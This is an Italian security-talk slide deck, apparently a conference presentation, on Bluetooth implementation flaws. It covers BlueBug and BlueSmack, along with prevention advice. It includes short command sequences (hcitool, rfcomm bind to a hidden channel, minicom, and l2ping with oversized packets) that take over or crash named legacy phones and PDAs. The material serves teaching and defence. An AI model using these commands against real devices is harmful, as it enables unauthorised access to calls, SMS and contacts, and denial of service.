BlueBug

* Vulnerabilità che permette di avere pieno accesso al set di comandi AT (ASCII Terminal)

* L'attacco permette quindi un pieno controllo del dispositivo
  - Invio di chiamate
  - Invio, Lettura e Cancellazione di SMS
  - Lettura e Scrittura della rubrica
  - Modifica dei parametri di configurazione

* Alcune implementazioni dello stack bt non sono state ben sviluppate. Esistono dei servizi su canale RFCOMM non pubblicati e non annunciati tramite SDP

BlueBug

* Collegandomi ad uno di questi servizi (senza alcuna autenticazione) posso utilizzare la comoda guida di comandi AT, scaricata dal sito del produttore, per comandare il dispositivo.

* Quali dispositivi ? I soliti noti, ma forse anche tanti altri...
  Nokia 6310, 6310i, 8910, 8910i
  Sony Ericsson T68i, T610

Vediamo come utilizzare questa vulnerabilità:

>>hcitool scan

Eseguiamo la scansione dei dispositivi

>>rfcomm bind 1 00:0A:D9:xx:xx:xx 17

Creiamo un bind tra un determinato servizio nascosto ed un device rfcomm del sistema aggressore

>>minicom

Blooover

http://trifinite.org/trifinite_stuff_blooover.html

BlueSmack

* Attacco di tipo DOS, attuabile con i normali comandi forniti da BlueZ.
* E' il trasferimento del classico "Ping of Death", che affligge Windows95, nel mondo bluetooth.
* Un pacchetto L2CAP ping (echo request) di dimensioni patologiche.

```
>>l2ping -s <num_byte>
```

Per molti modelli di Compaq iPAQ num_byte >= 600

Conclusioni

* Bluetooth, inteso come standard è sicuro
  I problemi sono a livello applicativo e di implementazione!

* Soluzioni preventive:
  - Scegliere codici PIN non banali e lunghi (dove possibile!)
  - Usare almeno il dispositivo in modalità nascosta, per allungare i tempi di un'eventuale aggressione
  - Effettuare l'operazione di pairing in ambienti protetti
  - Evitare di utilizzare bluetooth per applicazioni critiche

* Soluzione tecniche auspicate:
  - Fornire autenticazione ai livelli più alti del protocollo
  - Maggior impegno e sinergia tra Bluetooth SIG e case produttrici

Conclusioni

* Oggi, ci sono alcuni evidenti problemi
  La situazione non può che peggiorare:
  - Worm che si replicano tramite bt
    (es: Fontal-A, Cabir, CardTrap)
  - Nuove vulnerabilità vengono continuamente scoperte
  - Nuovi telefonini (ma non solo) vengono immessi sul mercato con una velocità impressionante
  - IDC prevede che la spesa globale per la sicurezza dei dispositivi portatili passerà da 100 milioni di dollari nel 2004 a un miliardo nel 2008

Grazie per l'attenzione

E' il momento per eventuali domande...

<Email>
Luca Carettoni - l.carettoni@securenetwork.it

<WebSite>
Homepage: http://www.ikkisoft.com/
SecureNetwork: http://www.securenetwork.it/